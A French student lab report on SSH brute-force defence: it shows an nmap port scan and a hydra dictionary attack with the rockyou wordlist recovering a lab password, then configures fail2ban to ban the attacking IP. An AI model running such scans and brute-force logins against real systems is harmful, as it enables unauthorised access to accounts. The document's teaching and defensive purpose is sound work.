


## Compte rendu fail2ban



### Attaque par dictionnaire :

Commande depuis l'attaquant :

```
sudo apt install nmap hydra fail2ban -y
sudo nmap -sS -p- 192.168.11.2
```

```
test@debian:/$ sudo nmap -sS -p- 192.168.11.2
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-04 09:36 CET
Nmap scan report for 192.168.11.2
Host is up (0.00064s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:5E:12:15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.86 seconds
```

Il y a donc le port ssh (22) d'ouvert.

On télécharge le fichier rockyou.txt (<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt&ved=2ahUKEwiptauR5o2KAxUYBfsDHXQ7MG4QFnoECAwQAO&usg=AOvVaw3snAERI1mU6Ccr4WFEazBd>) puis on le met dans le dossier /usr/share/wordlists/ .

On lance l'attaque avec cette commande :

```
sudo hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://192.168.11
```

Le fichier rockyou.txt étant beaucoup trop gros pour notre test créé le rockyou2.txt avec des mots de passe aléatoire et on met bien sur le vrai mot de passe.

Si cela à bien fonctionner on doit avoir cela :

```
└$ sudo hydra -l dylan -P /usr/share/wordlists/rockyou.txt 192.168.137
.132 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-04 09
:34:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:
1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.137.132:22/
[22][ssh] host: 192.168.137.132 login: dylan password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not comple
te until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-04 09
:34:55
```

On a bien récupéré le mot de passe.

#### Défense avec fail2ban :

Sur la machine cible :

On installe rsyslog :

```
sudo apt install -y fail2ban iptables rsyslog
```

Puis on modifie le fichier jail.conf en jail.local :

```
sudo cp /etc/fail2ban/jail.{conf,local}
```

On crée le fichier auth.log :

```
sudo touch /var/log/auth.log
```

Puis on restart le service fail2ban :

```
sudo systemctl restart fail2ban
```

On réessaye l'attaque et normalement l'attaquant doit être bloquer.

Pour voir les logs :

```
sudo fail2ban-client status
sudo fail2ban-client status sshd
```

```
test@debian:/etc/fail2ban$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 1
| |- Total failed: 12
| ` File list: /var/log/auth.log
`- Actions
  |- Currently banned: 1
  |- Total banned: 1
  ` Banned IP list: 192.168.11.3
```